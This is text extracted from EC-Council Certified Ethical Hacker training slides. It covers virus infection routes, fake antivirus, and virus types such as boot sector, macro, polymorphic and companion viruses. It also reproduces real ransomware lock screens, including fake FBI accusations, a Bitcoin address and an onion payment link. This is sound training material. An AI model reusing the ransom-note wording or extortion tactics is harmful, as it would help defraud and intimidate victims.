


**7**

✓ Distribute political messages

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Indications of Virus Attack



## Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack



## False Positives

However, not all glitches can be attributed to virus attacks



# How does a Computer Get Infected by **Viruses**



When a user accepts files and **downloads without checking** properly for the source



Opening **infected e-mail attachments**



Installing **pirated software**



Not updating and not installing new versions of **plug-ins**



Not running the latest **anti-virus application**

# Virus Hoaxes and Fake Antiviruses

**CEH**  
Certified Ethical Hacker





Hoaxes are **false alarms** claiming reports about a **non-existing virus** which may contain virus attachments

Attackers **disguise malwares as an antivirus** and trick users to install them in their systems



Warning messages propagating that a certain **email message** should not be viewed and doing so will damage one's system

Once installed these fake antiviruses can **damage target systems** similar to other malwares



# Ransomware

**CEH**  
Certified Ethical Hacker

Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and **demand an online ransom payment** to the malware creator(s) in order to remove the restrictions

## Ransomware Family

- Cryptorbot Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware

Your files are encrypted.  
To get the key to decrypt files you have to pay 500 USD/EUR. If payment is not made before 02/08/14 - 01:53 the cost of decrypting files will increase 2 times and will be 1000 USD/EUR

Prior to increasing the amount left:  
**119h 57m 18s**

Your system: Windows 7 (x32) First edited in: [redacted] Total encrypted files: [redacted]

Refresh Payment FAQ Decrypt 1 file for FREE Support

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.  
How to buy CryptoWall decrypter?

**bitcoin**

- You should register Bitcoin wallet (click here for more information with pictures)
- Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.  
Here are our recommendations:
  - [Coinbase](#) - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH Wire
  - [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly
  - [coinz.com](#) - Another fast way to buy bitcoins
  - [Bitcoin.co](#) - Buy Bitcoins Instantly by Cash
  - [How To Buy Bitcoins](#) - An international directory of bitcoin exchanges.
  - [Cash Into Coins](#) - Bitcoin for cash
  - [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
  - [bitcoins.com](#)
  - [bitlicious.com](#)
  - [ZipZap](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.
- Send 0.53 BTC to Bitcoin address: [1AAJxowwGAD3Gv88FH658xZ9H2QH7x8](#) Get QR code
- Enter the Transaction ID and select amount.  

0.53 BTC	=	500 USD	Done
----------	---	---------	------

Note: Transaction ID - you can find in detailed info about Bitcoin when you make.  
(example 442146ca5fe4033050d923e40504f19a27042070c73e2a08118e6d102)
- Please check the payment information and click "PAY".

**PAY**

Name	Draft type	Your sent drafts Draft number or transaction ID	Amount	Status
Your payments not found				

0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.

CryptoWall Ransomware



# Ransomware

## (Cont'd)

**CEH**  
Certified Ethical Hacker

Cryptorbit

### YOUR PERSONAL FILES ARE ENCRYPTED

All files including videos, photos and documents, etc on your computer are encrypted.

Encryption was produced using a **unique** public key generated for this computer. To decrypt files, you need to obtain the **private** key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; **the server will destroy the key after a time specified in this window.** After that, nobody and never will be able to restore files.

In order to decrypt the files, open site [4sfxctgp53imlvzk.onion.to/index.php](http://4sfxctgp53imlvzk.onion.to/index.php) and follow the instructions.

If [4sfxctgp53imlvzk.onion.to](http://4sfxctgp53imlvzk.onion.to) is not opening, please follow the steps below:

1. You must download and install this browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After installation, run the browser and enter the address: [4sfxctgp53imlvzk.onion.to/index.php](http://4sfxctgp53imlvzk.onion.to/index.php)
3. Follow the instructions on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.



## Cryptorbit Ransomware

**MANDIANT** U.S.A. Cyber Security  
FBI. Department of Defense  
U.S.A. Cyber Crime Center

Remaining time: 47:58:42

MoneyPak MoneyGram

Your ID/Fax Value  
1000

Pay MoneyPak Pay MoneyGram

How do I unblock the computer using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash.
3. To pay fine you should enter the digits MoneyPak resulting pins in the payment form and press "Pay MoneyPak".

**RITE AID**  
PREPARED

How do I unblock the computer using the MoneyGram prepaid Packets?

1. Purchase a MoneyGram prepaid Packet at a participating retailer.
2. Pick up a packet at one of the retailers listed below and load \$20 and \$10.
3. To pay fine you should enter the redemption number found inside your packet press "Pay MoneyGram".

**ATTENTION!**  
Your computer has been blocked up for safety reasons listed below.

You are accused of viewing/storage and/or distribution of banned pornography (S.M.E pornography, zoophilia,rape etc). You have violated world declaration on non-penetration of child pornography. You are accused of committing the crime envisaged by Article 146 of United States of America criminal law.

Article 146 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 15 years.

Also, you are suspected of violation of "copyright and Related rights law" (downloading of pirated music, video, works) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 148 of United States of America criminal law.

Article 148 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to 350 basic amounts fine.

It was from your computer, that unauthorized access had been stolen to information of State importance and to data closed for public internet access.

Unauthorized access could have been arranged by yourself purposely or inadvertently, or without your knowledge and consent, provided your computer could have been affected by malware. Consequently, you are suspected - with the investigation is held - of innocent infringement of Article 215 of United States of America criminal law ("Law on negligent and reckless disregard of computers and computer data").

Article 215 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 8 years and/or up to 100,000\$ fine.

## Police-themed Ransomware

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Ransomware

(Cont'd)

**C|EH**  
Certified Ethical Hacker

International Police Association - IAP  
International Administrative Center

**Your computer is Locked**

How did we win? The computer was connected. It was being used to control...  
...and your computer was infected by malware.

Your IP address: [redacted]  
Your identity will be established by IP address and the computer domain.

If you use an IP camera please send us the serial to identify your identity.

Enter your voucher data

1. [cash icon] 2. [uCash icon] 3. [lock icon]

**FBI**  
CYBERCRIME DIVISION

International Cyber Security Protection Alliance

**YOUR COMPUTER HAS BEEN LOCKED!**

Your computer has been locked due to suspicion of illegal content downloading and distribution.

The illegal content (414 Mb of photo and video files) was automatically classified as child pornographic materials.

The downloading and distribution of illegal content, in whole or in part, violate following U.S. Federal Laws:

- 18 U.S.C. § 2251 Sexual exploitation of children (Production of child pornography)
- 18 U.S.C. § 2252 Certain activities relating to material involving the sexual exploitation of minors (Possession, distribution and receipt of child pornography)
- 18 U.S.C. § 2253A Certain activities relating to material constituting or containing child pornography

Any individual who violates, or attempts to violate, or conspires to violate mentioned laws shall be sentenced to a mandatory term of imprisonment from 3 months to 10 years and shall be fined up to \$250,000.

Collected technical data

IP: 104.105.179.95  
Location: United States  
ISP: 99-49978-000-000-000  
Operating system: Windows XP (X86-bit)  
User name: user

Your case can be classified as occasional/unmotivated, lesser. Thus it may be closed without prosecution. Your computer will be unlocked automatically.

In order to resolve the situation in an above-mentioned way you should pay a fine of \$300.

Exchange your cash for a MoneyPak voucher and use your voucher code in the form below:

Code: [input field] [SUBMIT]

Доступ в интернет заблокирован в связи с нарушением лицензионного соглашения программы uFast Download Manager

Вам необходимо активировать вашу копию

**04:27**

чтобы получить регистрационный код отправьте смс с кодом fw0004199 на номер 7122

в ответ вы получите сообщение с кодом активации

Ваш код из ответной смс [input field] [SEND]


Recycle Bin

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Viruses



## How Do They Infect?



## What Do They Infect?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# System or Boot Sector Viruses

CEH  
Certified Ethical Hacker



- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR
- When system boots, **virus code is executed first** and then control is passed to original MBR

## Before Infection



## After Infection



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# File and Multipartite Viruses

**CEH**  
Certified Ethical Hacker

## File Viruses

- File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

## Multipartite Virus

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time



**Attacker**



# Macro Viruses



Macro viruses **infect files** created by Microsoft Word or Excel



Most macro viruses are written using **macro language Visual Basic for Applications (VBA)**



Macro viruses infect **templates** or **convert infected documents into template files**, while maintaining their appearance of ordinary document files



Attacker



Infected Macro Enabled Documents



User

# Cluster Viruses



Cluster viruses **modify directory table entries** so that it points users or system processes to the virus code instead of the actual program



There is **only one copy** of the virus on the disk infecting all the programs in the computer system



It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program

# Stealth/Tunneling Viruses

CEH  
Certified Ethical Hacker




These viruses **evade the anti-virus software** by intercepting its requests to the operating system



A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS



The virus can then **return an uninfected version of the file** to the anti-virus software, so that it appears as if the file is "clean"





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




# Encryption Viruses



 This type of virus **uses simple encryption** to encipher the code 

 The virus is encrypted with a **different key** for each infected file 


 **AV scanner** cannot directly detect these types of viruses using signature detection methods 



# Polymorphic Code

**CEH**  
Certified Ethical Hacker

- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Metamorphic Viruses



## Metamorphic Viruses


Metamorphic viruses **rewrite themselves** completely each time they are to infect new executable

## Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

## Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**



 .....> Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# File Overwriting or Cavity Viruses



Cavity Virus **overwrites a part of the host file** that is with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

## Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

## Content in the file after infection

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```



Original File  
Size: 45 KB



Infected File  
Size: 45 KB

# Sparse Infector Viruses



## Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**



By infecting less often, such viruses try to **minimize the probability** of being discovered

## Difficult to Detect

## Infection Process



Wake up on 15<sup>th</sup> of every month and execute code



# Companion/Camouflage Viruses

CEH  
Certified Ethical Hacker

01

A Companion virus **creates a companion file** for each executable file the virus infects



02

Therefore, a companion virus may save itself as **notepad.com** and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and **infect the system**



Attacker

Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory



Notepad.exe



Notepad.com

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Shell Viruses




- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses



## Before Infection



## After Infection



# File Extension Viruses

CEH  
Certified Ethical Hacker



File extension viruses **change the extensions** of files



**.TXT** is safe as it indicates a pure text file



With extensions turned off, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**




If you have forgotten that extensions are turned off, you might think this is a **text file** and open it



This is an **executable Visual Basic Script** virus file and could do serious damage



Countermeasure is to turn off "**Hide file extensions**" in Windows



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



# Add-on and Intrusive Viruses



## Add-on Viruses



